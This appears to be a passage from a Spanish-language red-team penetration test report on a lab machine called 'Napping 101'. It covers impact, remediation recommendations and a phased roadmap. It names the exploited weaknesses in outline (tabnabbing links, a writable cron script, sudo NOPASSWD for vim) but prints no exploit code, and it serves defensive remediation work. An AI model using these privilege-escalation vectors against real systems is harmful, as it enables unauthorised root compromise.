Con permisos root, un atacante puede instalar backdoors, ransomware o herramientas de comando y control.



Compromiso Total

Acceso root permite extraer, modificar o eliminar cualquier dato del servidor. Riesgo de exfiltración de información sensible.




Incumplimiento Normativo

Exposición de datos puede violar LGPDPPSO, regulaciones sectoriales y generar sanciones económicas.

Matriz de Riesgo

Probabilidad vs Impacto de las vulnerabilidades identificadas



Recomendaciones Estratégicas

Acciones prioritarias para reducir la superficie de ataque



01. Sanitización de enlaces

INMEDIATA

Implementar `rel="noopener noreferrer"` en todos los enlaces generados por usuario. Validar y filtrar URLs en el backend.



04. Implementar MFA + HTTPS

ALTA

Desplegar autenticación multifactor para accesos web y SSH. Implementar TLS/HTTPS en la aplicación.



02. Gestión de permisos (Principio de Mínimo Privilegio)

INMEDIATA

Restringir permisos de scripts críticos a 700. Solo el propietario con acceso de escritura.



05. Monitoreo y Auditoría

ALTA

Configurar audit trail (RFC 4949) para ejecuciones sudo, cambios en cron scripts y accesos SSH inusuales.



03. Revisión de reglas sudo

INMEDIATA

Eliminar sudo NOPASSWD para editores de texto. Restringir comandos sudo con argumentos específicos.

Roadmap de Remediación

Plan de acción por fases y plazos recomendados

HOY

+90 días

FASE 1

Inmediata | (0–7 días)

- ▶ Agregar rel=noopener a todos los links
- ▶ Restringir permisos de query.py a 700
- ▶ Eliminar sudo NOPASSWD para vim

FASE 2

Corto Plazo | (7–30 días)

- ▶ Implementar HTTPS / TLS en la app web
- ▶ Desplegar MFA para SSH y login web
- ▶ Auditoría completa de reglas sudo

FASE 3

Mediano Plazo | (30–90 días)

- ▶ Configurar audit trail y SIEM
- ▶ Revisar todos los cron jobs del sistema
- ▶ Prueba de penetración de seguimiento

FASE 4

Continuo | (Trimestral)

- ▶ Pentest periódico programado
- ▶ Capacitación del personal en phishing
- ▶ Revisión de políticas de seguridad

CONCLUSIÓN EJECUTIVA

El sistema Napping 101 presentó **vulnerabilidades críticas encadenadas** que permitieron al equipo Red Team obtener **acceso root completo** mediante un vector de ataque de tres etapas.



1 La organización enfrenta riesgo CRÍTICO de compromiso total por vectores encadenables.

2 La remediación de las 3 vulnerabilidades críticas puede reducir el riesgo en un 85%.

3 Se recomienda iniciar la Fase 1 del roadmap de remediación de forma inmediata.